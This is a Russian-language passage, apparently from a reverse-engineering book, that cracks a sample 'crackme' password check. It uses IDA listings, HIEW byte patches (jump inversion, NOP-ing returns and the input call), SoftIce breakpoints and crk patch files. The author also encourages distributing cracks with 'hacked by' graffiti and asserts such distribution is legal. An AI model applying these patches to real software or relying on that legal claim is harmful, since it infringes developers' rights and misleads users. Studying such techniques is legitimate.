
на безусловный

```
jmp short .0040107A,
```

любой введенный пароль защита станет воспринимать как правильный. Переводим HIEW в режим редактирования, нажав <F3> и подведя курсор к строке с этим самым условным переходом, меняем `je` на `jmps`. Теперь сохраняем изменения в файле нажатием клавиши <F9> и выходим.

Запустим программу и попробуем ввести любое слово (желательно из нормативной лексики), пришедшее нам на ум. Если все было сделано правильно, на экране победно загорается надпись "password ok". Если же программа зависла, значит, мы где-то допустили ошибку. Восстановим программу с резервной копии и повторим все сначала.

Если же взлом прошел успешно, то можно попробовать придумать какую-нибудь шутку. Вот, например, подумаем, что произойдет, если заменить `je` на `jne`? Ветви программы поменяются местами! Теперь, если будет введен неправильный пароль, то система воспримет его как истинный, а легальный пользователь, вводя настоящий пароль, с удивлением прочитает сообщение об ошибке.

Защита взлома? Взломана! Но вот понята ли? Ведь мы так и не узнали принцип ее работы. А вдруг в защитном механизме присутствует дополнительная проверка, которая в случае неверно введенного пароля переводит программу в демонстрационный режим и по истечении стольких-то дней просто прекращает работу, и хорошо, если еще не осуществляет форматирование винчестера! Так давайте проанализируем весь защитный механизм целиком, начиная с первой строки функции `sub_401000` и заканчивая командой возврата (листинг 2.9).

Листинг 2.9. Дизассемблер защитной процедуры с подробными комментариями

```
.text:00401000 sub_401000      proc near          ; CODE XREF: start+AF□p
.text:00401000
.text:00401000 var_29C              = byte ptr -29Ch
.text:00401000
.text:00401000    sub  esp, 29Ch
```

```
.text:00401000 ;  выделяем память для локальных переменных
.text:00401000 ;
.text:00401006    mov  ecx, offset dword_408A50
.text:0040100B    push ebx
.text:0040100C    push esi
.text:0040100D    push offset aCrackme00hEnte
                                          ;"crackme 00h\nenter passwd:"
.text:00401012    call ??6ostream@@QAEAAV0@PBD@Z
                                   ; ostream::operator<<(char const *)
.text:00401012 ;  руководствуясь прототипом ostream::operator<<(char const *),
.text:00401012 ;  распознанным анализатором IDA, определяем назначение
.text:00401012 ;  ее аргументов, заносимых (как известно) в стек справа налево.
.text:00401012 ;  offset aCrackme00hEnte — указатель на выводимую, а push edx
.text:00401012 ;  и push esi — вовсе не аргументы функции, как это кажется на
.text:00401012 ;  первый взгляд, а не имеющие к ней никакого отношения временно
.text:00401012 ;  сохраняемые в стеке. Смещение же, загружаемое в регистр ECX,
.text:00401012 ;  есть ни что иное, как указатель на экземпляр basic_ostream,
.text:00401012 ;  расположенный в памяти по адресу 408A50h.
.text:00401012 ;
.text:00401017    lea     eax, [esp+2A4h+var_29C]
.text:0040101B    mov     ecx, offset dword_408A00
.text:00401020    push    eax
.text:00401021    call    ??5istream@@QAEAAV0@PAD@Z
                                          ; istream::operator>>(char *)
.text:00401021 ;  теперь вызывается функция istream::operator>>(char *),
.text:00401021 ;  считывающая пароль со стандартного устройства
.text:00401021 ;  ввода (клавиатуры)
.text:00401021;   прототип ее аналогичен, за исключением того, что вместо
.text:00401021 ;  адреса выводимой строки ей — указатель на приемный буфер,
.text:00401021 ;  дислоцирующийся в данном случае в переменной var_29C.
.text:00401021
.text:00401026    lea     esi, [esp+2A4h+var_29C]
.text:00401026 ;  загружаем в ESI указатель на буфер,
.text:00401026 ;  содержащий введенный пароль

.text:00401026
.text:0040102A    mov     eax, offset aMy_good_passwo
                                                   ; "my.good.password"
.text:0040102A ;  загружаем в EAX указатель на… строку,
```

```
.text:0040102A ;  похожую на эталонный пароль
.text:0040102A ;
.text:0040102F loc_40102F:                    ; CODE XREF: sub_401000+51□j
.text:0040102F    mov     dl, [eax]
.text:00401031    mov     bl, [esi]
.text:00401033    mov     cl, dl
.text:00401035    cmp     dl, bl
.text:00401035 ; проверка очередных символов введенного и эталонного пароля на
.text:00401035 ; идентичность
.text:00401035
.text:00401037    jnz     short loc_401057
.text:00401037 ;  если символы не идентичны, то прыгаем на loc_401057
.text:00401037 ;
.text:00401039    test    cl, cl
.text:0040103B    jz      short loc_401053
.text:0040103B ;  если достигнут конец эталонного пароля, и при этом не было
.text:0040103B ;  обнаружено ни одного расхождения, прыгаем на loc_401053
.text:0040103B ;
.text:0040103D    mov     dl, [eax+1]
.text:00401040    mov     bl, [esi+1]
.text:00401043    mov     cl, dl
.text:00401045    cmp     dl, bl
.text:00401047    jnz     short loc_401057
.text:00401047 ;  проверка очередных символов введенного и эталонного пароля на
.text:00401047 ;  идентичность, если символы не идентичны,
.text:00401047 ;  прыгаем на loc_401057
.text:00401047 ;
.text:00401049    add     eax, 2
.text:0040104C    add     esi, 2
.text:0040104C ;  перемещаемся на два символа вперед в каждой из строк
.text:0040104C ;
.text:0040104F    test    cl, cl
.text:00401051    jnz     short loc_40102F
.text:00401051 ;  продолжать цикл до тех пор, пока не будет достигнут конец
.text:00401051 ;  эталонного пароля или не встретится хотя бы одно расхождение
.text:00401053
.text:00401053 loc_401053:                    ; CODE XREF: sub_401000+3B□j
.text:00401053 ;  (сюда мы попадаем при идентичности паролей)
.text:00401053    xor     eax, eax
```

```
.text:00401053 ;  обнуляем EAX, EAX и…
.text:00401053 ;
.text:00401055    jmp     short loc_40105C
.text:00401055 ;  …и прыгаем на loc_40105C
.text:00401055 ;
.text:00401057 ; ---------------------------------------------------------
.text:00401057
.text:00401057 loc_401057:                    ; CODE XREF: sub_401000+37□j
.text:00401057 ; (сюда мы попадаем при обнаружении различий в паролях)
.text:00401057    sbb     eax, eax
.text:00401059    sbb     eax, 0FFFFFFFFh
.text:00401059 ;  записываем в EAX значение 1
.text:0040105C
.text:0040105C loc_40105C:                    ; CODE XREF: sub_401000+55□j
.text:0040105C ; (эта ветка получает управление в обоих случаях)
.text:0040105C    pop     esi
.text:0040105D    pop     ebx
.text:0040105D ;  восстанавливаем ранее сохраненные регистры
.text:0040105D ;
.text:0040105E    test    eax, eax
.text:00401060    jz      short loc_40107A
.text:00401060 ;  и вот он — анализ результата сравнения паролей!
.text:00401060 ;  как мы помним, если результат ноль — пароли совпадают и,
.text:00401060 ;  соответственно, наоборот.
.text:00401060
.text:00401062    push    offset aWrongPassword ; "wrong password\n"
.text:00401062 ;  (ветка "неправильный пароль" получает управление
.text:00401062 ;   при ненулевом значении регистра EAX)
.text:00401062
.text:00401067    mov     ecx, offset dword_408A50
.text:0040106C    call??6ostream@@QAEAAV0@PBD@Z
                                        ; ostream::operator<<(char const *)
.text:00401071    xor     eax, eax
.text:00401073    add     esp, 29Ch
.text:00401079    retn
.text:0040107A ; ---------------------------------------------------------
.text:0040107A
.text:0040107A loc_40107A:                  ; CODE XREF: sub_401000+60□j
.text:0040107A    push   offset aPasswordOkHell ;
```

```
.text:0040107A    "password ok\nhello, legal user!\n"
.text:0040107A ;  (ветка получает управление при нулевом значении
.text:0040107A ;   регистра EAX)
.text:0040107A
.text:0040107F   mov     ecx, offset dword_408A50
.text:00401084   call ??6ostream@@QAEAAV0@PBD@Z ;
.text:00401084 ; ostream::operator<<(char const *)
.text:00401089   xor     eax, eax
.text:0040108B   add     esp, 29Ch
.text:00401091   retn
.text:00401091 ; вот мы и достигли конца защиты.
.text:00401091 ; Ну, что мы теперь можем сказать?
.text:00401091 ; Во-первых, защитный механизм,
.text:00401091 ; несмотря на свою простоту, содержит
.text:00401091 ; огромное количество условных переходов,
.text:00401091 ; можно сказать, ими кишит
.text:00401091 ; Но только один из них отвечает
.text:00401091 ; за анализ результата проверки
.text:00401091 ; идентичности паролей, а другие —
.text:00401091 ; осуществляют эту проверку,
.text:00401091 ; поэтому никогда не стоит пытаться угадать
.text:00401091 ; "нужный" нам условный
.text:00401091 ; переход "на глаз". В частности,
.text:00401091 ; инверсия переходов, контролирующих
.text:00401091 ; выход за пределы сравниваемой строки,
.text:00401091 ; привела бы к зависанию
.text:00401091 ; программы!
.text:00401091 ; Во-вторых, проанализировав защиту,
.text:00401091 ; мы не только убедились, что
.text:00401091 ; никаких дополнительных проверок истинности
.text:00401091 ; введенного пароля в ней
.text:00401091 ; нет, но и открыли для себя массу способов ее взлома.
.text:00401091 ; Далее будет перечислена лишь часть из них:
.text:00401091 ; 1) Можно просто "подсмотреть" эталонный пароль,
.text:00401091 ; зная его адрес:
.text:00401091 ; (для этого достаточно перейти по ссылке в строке 40102A)
.text:00401091 ;
.text:00401091 ; 2) Можно сравнивать введенный пароль не с эталонным паролем,
.text:00401091 ; всего лишь заменив mov eax, offset aMy_good_passwo
```

```
.text:00401091 ; на lea     esi, [esp+2A4h+var_29C]
.text:00401091 ; в строке 40102A и добавив один
.text:00401091 ; NOP для сохранения прежней длины машинных команд.
.text:00401091 ;
.text:00401091 ; 3) Можно забить двумя NOP условный переход
.text:00401091 ; в строке 00401037,
.text:00401091 ; тем самым навсегда отучив защиту находить различия
.text:00401091 ; в паролях.
.text:00401091 ; А если изменить условный переход на противоположный?
.text:00401091 ; Инвертировать его? А вы попробуйте!!!
.text:00401091 ;
.text:00401091 sub_401000      endp
```

Многие хакеры любят оставлять во взломанной программе свои лозунги или, с позволения сказать, "копирайты". Модификация исполняемых файлов довольно трудна и требует определенных навыков, отсутствующих у основной массы начинающих.

Но ведь оставить свою подпись так хочется! Что ж, для подобной операции можно использовать фрагмент, выводящий сообщение о неверно набранном пароле, ставшем ненужным после взлома программы. Вспомним, как были расположены различные ветки программы в только что исследованном нами файле (рис. 2.1).



Рис. 2.1. Блок-схема защитной процедуры

Что будет, если мы удалим команду возврата из процедуры, расположенную по адресу `0401079h`? Тогда, при вводе неверного пароля защита хотя и обложит нас матом (в смысле, скажет "wrong password"), но не сможет завер-

шить свою работу и продолжит свое выполнение с радостным воплем "password ok". Заменив "wrong password" на нечто вроде "hacked by мной любимым", мы открыто заявим миру о себе, причем эта надпись будет выдаваться только у нелегальных пользователей, тех, кто не знает пароль и, стало быть, вам — хакеру — теперь сильно обязан. (Должны же пользователи знать, какого доброхота им следует благодарить!) Сказано — сделано!

Загружаем программу в HIEW, переходим по адресу `401079h` (для этого вы должны выполнить следующую последовательность операций: <Enter> для перехода в HEX-режим, если только он у вас не установлен режимом по умолчанию, <F5> для ввода адреса перехода, затем собственно сам адрес, предваренный точкой, что указывает HIEW, что это именно адрес, а не смещение в файле) и, нажав <F3> для активации режима редактирования, заменяем байт `RETN` (код `C3h`) на код команды `NOP` — `90h`, а вовсе не `00h`, как почему-то думают многие начинающие кодокопатели.

Кажется, мы все сделали правильно, однако: "Программа выполнила недопустимую операцию и будет закрыта". Ах, да! Мы совсем забыли об оптимизирующем компиляторе. Это затрудняет модификацию программы. Но ни в коем случае не делает ее невозможной. Давайте заглянем "под капот" могучей системы Windows и посмотрим, что там творится. Запустим программу еще раз и вместо аварийного закрытия нажмем кнопку **Сведения**, в результате чего нам сообщат, что: "Программа crackme.C5F11EA6h.exe вызвала сбой при обращении к странице памяти в модуле MSVCP60.DLL по адресу 015F:780C278D". Разочаровывающие малоинформативные сведения! Разумеется, ошибка никак не связана с MSVCP60.DLL, и указанный адрес, лежащий глубоко в недрах последней, нам совершенно ни о чем не говорит. Даже если мы рискнем туда отправиться с отладчиком, то причину сбоя все равно не найдем: этой функции передали неверные параметры, которые и привели к исключительной ситуации. Конечно, это говорит не в пользу фирмы Microsoft: что же это за функция такая, если она не проверяет, корректные ли ей аргументы передали! С другой стороны, излишние проверки не самым лучшим образом сказываются на быстродействии и компактности кода. Но нужна ли нам такая оптимизация? Я бы твердо ответил: "Нет". Жаль только, что команда разработчиков Windows меня не услышит.

Однако мы отвлеклись. Проникнуть внутрь Windows и выяснить, что именно у нее не в порядке, нам поможет другой продукт фирмы Microsoft — MS Visual Studio Debugger. Будучи установленным в системе, он добавляет кнопку **Отладка** к окну аварийного завершения. С ее помощью мы можем не только закрыть некорректно работающее приложение, но и разобраться, в чем причина ошибки.

Дождемся появления этого окошка еще раз и вызовем интегрированный в MS VC отладчик. Пусть и не самый мощный, но вполне пригодный для данного случая. Как уже отмечалось, бессмысленно искать черную кошку там, где ее нет. Ошибка никак не связана с местом ее возникновения,

и первым делом нам нужно выбраться из глубины вложенных функций "наверх", чтобы выйти на след истинного виновника случившегося, того самого кода, что передает остальным функциям некорректные параметры. Чтобы сделать это, нам потребуется проанализировать находящиеся в стеке адреса возврата. В удобочитаемом виде эту информацию может предоставить мастер Call Stack, результат работы которого показан в листинге 2.10.

Листинг 2.10. Просмотр содержимого стека вызов функций в отладчике

```
std::basic_ostream<char,std::char_
traits<char> >::opfx(std::basic_ostre...
std::basic_ostream<char,std::char_
traits<char> >::put(std::basic_ostrea...
std::endl(std::basic_ostream<char,std::char_traits<char> > & {...})
crackme.C5F11EA6h! 00401091()
CThreadSlotData::SetValue(CThreadSlotData * const 0x00000000, int 4,....
```

Поскольку стек растет кверху, мы, соответственно, должны спускаться книзу. Первые три вызова можно смело пропустить (это библиотечные функции, не содержащие в себе ничего интересного), а четвертый — crackme.C5F11EA6h — принадлежит нашему приложению. Вот это и есть непосредственный источник ошибки. Кликнем по нему мышью и перейдем непосредственно в окно дизассемблера (листинг 2.11).

Листинг 2.11. Прибытие на место происшествия

```
0040105E   test        eax,eax
00401060   je          0040107A
00401062   push        408080h
00401067   mov         ecx,408A50h
0040106C   call        004014F5
00401071   xor         eax,eax
00401073   add         esp,29Ch
00401079   nop
0040107A   push        408090h
0040107F   mov         ecx,408A50h
00401084   call        004014F5
00401089   xor         eax,eax
0040108B   add         esp,29Ch
00401091   ret
```

Узнаете окружающий код? Да-да! Это то самое место, где мы слегка его изменяли. Но в чем причина ошибки?! Обратим внимание, что удаленному нами `RET` предшествует команда очистки стека от локальных переменных `ADD ESP, 29CH`. И эта же самая команда повторяется перед "настоящим" завершением функции в строке `40108Bh`. Но ведь при повторной очистке стека его балансировка нарушается, и вместо адреса возврата из функции на вершину стека попадает всякая ерунда, приводящая к непредсказуемому поведению взломанного нами приложения. Как этого избежать? Да очень просто — достаточно всего лишь удалить одну из команд `ADD ESP, 29Ch`, забив его `NOP`, или же заменить `29Ch` на нуль (при добавлении к чему бы то ни было нуля значение его не изменяется).

После этого взломанная программа перестает капризничать и начинает нормально работать, что листинг 2.12 и подтверждает.

Листинг 2.12. Теперь любой введенный пароль защита воспринимает как правильный

```
> crackme.C5F11EA6h.exe

enter passwd:xxxx

hacked by KPNC

password ok

hello, legal user!
```

Взломать-то защиту мы взломали, да только взлом этот грязный, не в том смысле, что неэтичный, а просто небрежный. И хотя рядовой кракер на этом обычно и останавливается, мы пойдем дальше. Ведь программа по-прежнему спрашивает пароль, и хотя ей подходит абсолютно любой, запрос пароля может сильно раздражать. Так давайте же модифицируем программу так, чтобы она вообще не отвлекала нас запросом пароля!

Одним из решений будет удаление процедуры ввода пароля. Обращу внимание на важный момент: вместе с процедурой необходимо удалить и заносимые в стек параметры, иначе он окажется несбалансированным и последствия, скорее всего, не заставят себя ждать. Возвращаясь к дизассемблерному листингу ломаемой программы, мы видим, что функция ввода пароля расположена по адресу `401021h`, а команда передачи аргумента (у данной функции он всего один) по адресу `401020h`. Для полного отключения защиты оба вызова должны быть затерты `NOP`. И тогда код программы будет выглядеть так (листинг 2.13).

Листинг 2.13. Вид взломанного кода программы

```
.00401000: 81EC9C020000          sub     esp,00000029C ;"  ☻?"
.00401006: B9508A4000            mov     ecx,000408A50 ;" @SP"
.0040100B: 53                    push    ebx
.0040100C: 56                    push    esi
.0040100D: 6850804000            push    000408050 ;" @ИР"
.00401012: E8DE040000            call   .0004014F5   -------- (1)
.00401017: 8D442408              lea     eax,[esp][00008]
.0040101B: B9008A4000            mov     ecx,000408A00 ;" @S "
.00401020: 90                    nop
.00401021: 90                    nop
.00401022: 90                    nop
.00401023: 90                    nop
.00401024: 90                    nop
.00401025: 90                    nop
.00401026: 8D742408              lea     esi,[esp][00008]
.0040102A: B86C804000            mov     eax,00040806C ;" @Ил"
```

Сохраняем изменения в файле, запускаем его, и это работает!!! Несмотря на то, что строка "enter password" все еще видна, сам пароль более не запрашивается, а работа программы не приостанавливается. Можно ли удалить строку "enter password"? Конечно, почему бы и нет? Причем совершенно незачем затирать с помощью `NOP` выводящую ее процедуру. Вполне достаточно ввести один-единственный ноль в начале строки или использовать эту строку для вывода своего "копирайта": действительно, строка "wrong password" слишком коротка и далеко не всякое имя в ней запишешь. Уж лучше использовать "enter password" под "hacked by", а "wrong password" целиком отдать под запись своего "граффити".

Наш взлом практически подошел к концу. Остается решить последний вопрос, как нам распространять свое "творение"? Исполняемые файлы обычно имеют очень большой объем, и на распространение их наложены суровые законодательные ограничения. Хорошо бы объяснить пользователю, какие именно байты следует поменять, чтобы программа заработала, но сможет ли он понять нас? Вот для этой цели и были придуманы автоматические взломщики.

Для начала нужно установить: какие именно байты взломанного файл были изменены. Для этого нам потребуется оригинальная копия исходного файла и какой-нибудь "сравниватель" файлов. Наиболее популярными на сего-

дняшний день являются C2U by Professor Nimnul и MakeCrk by Doctor Stein's labs. Первый гораздо предпочтительнее, так как, во-первых, он лучше "переваривает" не совсем стандартные crk-файлы, а во-вторых, позволяет генерировать расширенный xck-формат.

Для запуска C2U в командной строке следует указать имена двух файлов — оригинала и его "хакнутой" версии. После того как утилита завершит свою работу, все обнаруженные различия будут записаны в crk/xcrk-файл.

Теперь нам потребуется другая утилита, цель которой будет прямо противоположна: используя crk-файл, изменить эти самые байты в оригинальной программе. Таких утилит на сегодняшний день очень много. К сожалению, это не лучшим образом сказывается на их совместимости с различными crk-форматами. Самые известные из них, скорее всего, cra386 by Professor и pcracker by Doctor Stein's labs. Но поиск подходящей программы, поддерживающий ваш формат crk, является уже заботой пользователя, решившего взломать программу. Попутно отметим, что распространение crk-файлов не является нарушением и не карается законом, так как такие файлы представляют собой не орудие взлома, а лишь информацию о том, как этот самый взлом осуществить. Согласитесь, если мы скажем, что выстрел из пистолета в висок приводит к смерти человека, никто из следователей не сможет привлечь нас к ответственности. Аналогично, фраза "А у Сидорова чемодан с золотом под кроватью лежит!" не подпадает под статью о соучастии в ограблении, если таковое вдруг произойдет (конечно, при том условии, что грабители не отстегнули вам за наводку часть награбленного). Крак можно легально распространять, тиражировать, продавать. А вот у пользователя, решившего ваш крак использовать, проблемы с законом возникнуть вполне могут, так как этим он ущемляет авторские права разработчиков программы. Парадоксальный, однако, у нас мир!

Во избежание проблем с совместимостью иногда используют исполняемые файлы (C2U способен генерировать и такие), которые выполняют модификацию программы автоматически (и зачастую, занимают меньше места!). Но главный недостаток их в том, что исполняемый файл, по нашим законам, уже является не информацией, а орудием преступления, и следовательно, легально распространяться не может.

Ну вот, мы проделали большую работу и наверняка узнали немало нового. Это была очень простая защита, и нас ждет еще очень длинный, но интересный путь.

2.4. Знакомство с отладчиком

Помимо дизассемблирования, существует и другой способ программ отладка. Изначально под отладкой понималось пошаговое исполнение кода, также называемое *трассировкой*. Сегодня же программы распухли на-

столько, что трассировать их бессмысленно — вы тут же утонете в омуте вложенных процедур, так и не поняв, что они собственно делают. Отладчик — не лучшее средство изучения алгоритма программы, с этим лучше справляется интерактивный дизассемблер (например, IDA).

Подробный разговор об устройстве отладчика мы отложим на потом, а здесь ограничимся лишь перечнем основных функциональных возможностей типовых отладчиков (без этого невозможно их осмысленное применение):

- отслеживание обращений на запись/чтение/исполнение к заданной ячейке (региону) памяти, далее по тексту именуемое бряком (брейком);
- отслеживание обращений на запись/чтение к портам ввода/вывода (уже не актуально для современных операционных систем, запрещающих пользовательским приложениям проделывать такие трюки — это теперь прерогатива драйверов, а на уровне драйверов реализованы очень немногие защиты);
- отслеживание загрузки DLL и вызова из них таких-то функций, включая системные компоненты (как мы увидим далее — это основное оружие современного взломщика);
- отслеживание вызова программных/аппаратных прерываний (большей частью уже не актуально — не так много защит балуется с прерываниями);
- отслеживание сообщений, посылаемых приложением окну;
- и разумеется, контекстный поиск в памяти.

Как именно делает это отладчик, пока знать необязательно, достаточно знать, что он это умеет, и все. Куда актуальнее вопрос, какой отладчик умеет это делать? Широко известный в пользовательских кругах Turbo Debugger, на самом деле, очень примитивный и никчемный отладчик — очень мало хакеров им что-то ломает.

Самое мощное и универсальное средство — SoftIce, сейчас доступный для всех Windows-платформ (а когда-то он поддерживал лишь Windows 95, но не Windows NT). Последняя на момент написания книги, четвертая версия не очень-то стабильно работает с моим видеоадаптером, поэтому приходится ограничиваться более ранней, но зато устойчивой версией 3.25.

Бряк на оригинальный пароль

Используя поставляемую вместе с SoftIse утилиту wldr, загрузим ломаемый нами файл, указав его имя в командной строке:

```
>wldr crackme.C5F11EA6h.exe
```

Да, я знаю, что wldr — 16-разрядный загрузчик, и NuMega рекомендует использовать его 32-разрядную версию loader32, специально разработанную для Win 9*x*\NT. Это так, но loader32 частенько глючит (в частности, не всегда останавливается на первой строчке запускаемой программы), а wldr успешно

работает и с 32-разрядными приложениями, единственный присущий ему недостаток — отсутствие поддержки длинных имен файлов.

Если отладчик настроен корректно, на экране появится черное текстовое окно, обычно вызывающее большое удивление у начинающих — это в нашу-то это эпоху серый текст и командный язык a la command.com! А почему бы и нет? Набрать на клавиатуре нужную команду куда быстрее, чем отыскать ее в длинной веренице вложенных меню, мучительно вспоминая, где же вы ее в последний раз видели. К тому же язык — это естественное средство выражения мыслей, а меню — оно годится разве что для выбора блюд в ресторане. Вот хороший пример — попробуйте с помощью проводника Windows вывести на печать список файлов такой-то директории. Не получается? А в MS-DOS это было так просто:

```
dir >PRN
```

и никаких лаптей!

Если в окне кода видны одни лишь инструкции `INVALID` (а оно так и будет), не пугайтесь — просто система Windows еще не успела спроецировать исполняемый файл в память и выделить ему страницы. Стоит нажать <F10> (аналог команды `P` — трассировка без входов в функцию) или <F8> (аналог команды `T` — трассировка с входами в функции), как все сразу же станет на свои места (листинг 2.14).

Листинг 2.14. Вхождение в отлаживаемую программу

```
001B:00401277  INVALID
001B:00401279  INVALID
001B:0040127B  INVALID
001B:0040127D  INVALID
:P

001B:00401285  PUSH    EBX
001B:00401286  PUSH    ESI
001B:00401287  PUSH    EDI
001B:00401288  MOV     [EBP-18],ESP
001B:0040128B  CALL    [KERNEL32!GetVersion]
001B:00401291  XOR     EDX,EDX
001B:00401293  MOV     DL,AH
001B:00401295  MOV     [0040692C],EDX
```

Обратите внимание: в отличие от дизассемблера DUMPBIN, SoftIce распознает имена системных функций, чем существенно упрощает анализ. Впрочем, анализировать всю программу целиком нет никакой нужды. Давайте

попробуем наскоро найти защитный механизм и, не вникая в подробности его функционирования, напрочь отрубить защиту. Легко сказать, но сделать еще проще! Вспомним, по какому адресу расположен в памяти оригинальный пароль. Э... что-то плохо у нас с этим получается — то ли память битая, то ли медведь на лапоть наступил, но точный адрес никак не хочет вспоминаться. Не хочет — не надо. Найдем-ка мы его самостоятельно!

В этом нам поможет команда `map32`, выдающая карту памяти выбранного модуля (наш модуль называется `crackme.C5F11EA6h` — по имени исполняемого файла за вычетом расширения) (листинг 2.15).

Листинг 2.15. Просмотр карты ломаемого файла

```
:map32 crackme.C5F11EA6h
Owner     Obj Name  Obj#  Address        Size      Type
crackme.C5F11EA6h    .text     0001  001B:00401000  00003F66  CODE  RO
crackme.C5F11EA6h    .rdata    0002  0023:00405000  0000081E  IDATA RO
crackme.C5F11EA6h    .data     0003  0023:00406000  00001E44  IDATA RW
           ^^^^           ^^^^^^^^^^^^
```

Вот он, адрес начала секции `.data`. То, что пароль находится в секции `.data`, надеюсь, читатель все еще помнит. Даем команду `d 23:406000` (возможно, предварительно придется создать окно командой `wc`, если окна данных нет) и, нажав <Alt>+<D> для перехода в это окно, прокрутим его содержимое стрелкой вниз или кирпичом на <Page Down>. Впрочем, кирпич излишен, долго искать не придется (листинг 2.16):

Листинг 2.16. Просмотр HEX-дампа ломаемого фала

```
0023:00406040 6D 79 47 4F 4F 44 70 61-73 73 77 6F 72 64 0A 00
myGOODpassword..
0023:00406050 57 72 6F 6E 67 20 70 61-73 73 77 6F 72 64 0A 00  Wrong
password..
0023:00406060 50 61 73 73 77 6F 72 64-20 4F 4B 0A 00 00 00 00  Password
OK.....
0023:00406070 47 6E 40 00 00 00 00 00-40 6E 40 00 01 01 00 00
Gn@.....@n@.....
0023:00406080 00 00 00 00 00 00 00 00-00 10 00 00 00 00 00 00
................
0023:00406090 00 00 00 00 00 00 00 00-00 00 00 00 02 00 00 00
................
0023:004060A0 01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
................
0023:004060B0 00 00 00 00 00 00 00 00-00 00 00 00 02 00 00 00
................
```

Есть контакт! Задумаемся еще раз (второй раз за этот день): чтобы проверить корректность введенного пользователем пароля, защита, очевидно, должна сравнить его с оригиналом. А раз так, установив точку останова на чтение памяти по адресу `0x406040`, мы поймаем "за хвост" сравнивающий механизм. Сказано — сделано.

```
:bpm 406040
```

Теперь нажимаем <Ctrl>+<D> для выхода из отладчика (или отдаем команду `x`) и вводим любой пришедший на ум пароль, например, **KPNC++**. Отладчик "всплывает" незамедлительно (листинг 2.17).

Листинг 2.17. Состояние отладчика в момент всплытия

```
001B:004010B0  MOV     EAX,[EDX]
001B:004010B2  CMP     AL,[ECX]
001B:004010B4  JNZ     004010E4
(JUMP ↑)
001B:004010B6  OR      AL,AL
001B:004010B8  JZ      004010E0
001B:004010BA  CMP     AH,[ECX+01]
001B:004010BD  JNZ     004010E4
001B:004010BF  OR      AH,AH

Break due to BPMB #0023:00406040 RW DR3  (ET=752.27 milliseconds)
  MSR LastBranchFromIp=0040104E
    MSR LastBranchToIp=004010A0
```

В силу архитектурных особенностей процессоров Intel бряк срабатывает после инструкции, выполнившей "поползновение", т. е. `CS:EIP` указывают на следующую выполняемую команду. В нашем случае — `JNZ 004010E4`, а к памяти, стало быть, обратилась инструкция

```
CMP AL, [ECX].
```

А что находится в `AL`? Поднимаем взгляд еще строкой выше:

```
MOV EAX,[EDX].
```

Можно предположить, что `ECX` содержит указатель на строку оригинального пароля (поскольку он вызвал всплытие отладчика), а `EDX` в таком случае — указатель на введенный пользователем пароль. Проверим наше предположение (листинг 2.18).

Листинг 2.18. Просмотр оригинального пароля

```
:d edx
0023:00406040 6D 79 47 4F 4F 44 70 61-73 73 77 6F 72 64 0A 00
myGOODpassword..
:d edx
0023:0012FF18 4B 50 4E 43 2B 2B 0A 00-00 00 00 00 00 00 00 00
KPNC++..........
```

И правда — догадка оказалась верна. Теперь вопрос — а как это заломить? Вот, скажем, `JNZ` можно поменять на `JZ` или, что еще оригинальнее, заменить `EDX` на `ECX`, тогда оригинальный пароль будет сравниваться сам с собой! Погодите, погодите, не стоит так спешить! А что, если мы находимся не в теле защиты, а в библиотечной функции (действительно, мы находимся в теле `strcmp`) — ее изменение приведет к тому, что программа любые строки будет воспринимать, как идентичные. Любые, а не только строки пароля. Это не повредит нашему примеру, где `strcmp` вызывалась лишь однажды, но завалит нормальное полнофункциональное приложение. Что же делать?

Выйти из `strcmp` и подкорректировать тот самый `IF`, который анализирует правильный-неправильный пароль. Для этого служит команда

```
P RET
```

(трассировать пока не встретится `ret` — инструкция возврата из функции) (листинг 2.19).

Листинг 2.19. Выход по P RET

```
:P RET
001B:0040104E  CALL    004010A0
001B:00401053  ADD     ESP,08
001B:00401056  TEST    EAX,EAX
001B:00401058  JZ      00401069
001B:0040105A  PUSH    00406050
001B:0040105F  CALL    00401234
001B:00401064  ADD     ESP,04
001B:00401067  JMP     0040106B
```

Знакомые места! Помните, мы их посещали дизассемблером? Алгоритм действий прежний: запоминаем адрес команды `TEST` для последующей замены ее на `XOR` или записываем последовательность байтов, идентифицирующую... эй, постойте, а где же наши байты — шестнадцатеричное представле-

ние команд? Коварный SoftIce по умолчанию их не выводит, и заставить его это делать помогает команда `CODE ON` (листинг 2.20).

Листинг 2.20. Просмотр машинных кодов

```
code on
001B:0040104E  E84D000000          CALL    004010A0
001B:00401053  83C408              ADD     ESP,08
001B:00401056  85C0                TEST    EAX,EAX
001B:00401058  740F                JZ      00401069
001B:0040105A  6850604000          PUSH    00406050
001B:0040105F  E8D0010000          CALL    00401234
001B:00401064  83C404              ADD     ESP,04
001B:00401067  EB02                JMP     0040106B
```

Вот, теперь совсем другое дело! Но можно ли быть уверенным, что эти байты по этим самым адресам будут находиться в исполняемом файле? Вопрос не так глуп, каким кажется на первый взгляд. Попробуйте сломать описанным выше методом пример в листинге 2.21. На первый взгляд он очень похож на simple.exe — даже оригинальный пароль располагается по тому же самому адресу. Ставим на него бряк, дожидаемся всплытия отладчика, выходим из сравнивающей процедуры и попадаем на точно такой же код, который уже встречался нам ранее.

Листинг 2.21. Локализация защитного кода

```
001B:0042104E  E87D000000          CALL    004210D0
                                                   ====
001B:00421056  85C0                TEST    EAX,EAX
001B:00421058  740F                JZ      00421069
```

Сейчас мы запустим HIEW, перейдем по адресу `0x421053` и... Эй, постой, HIEW ругается и говорит, что в файле нет такого адреса! Последний байт заканчивается на `0x407FFF`. Быть может, мы находимся в теле системной функции Windows? Но нет — системные функции Windows расположены значительно выше, начиная с адреса `0x80000000`.

Фокус весь в том, что PE-файл может быть загружен по адресу, отличному от того, для которого он был создан (это свойство называется перемещаемостью), при этом система автоматически корректирует все ссылки на абсолютные адреса, заменяя их новыми значениями. В результате — образ файла

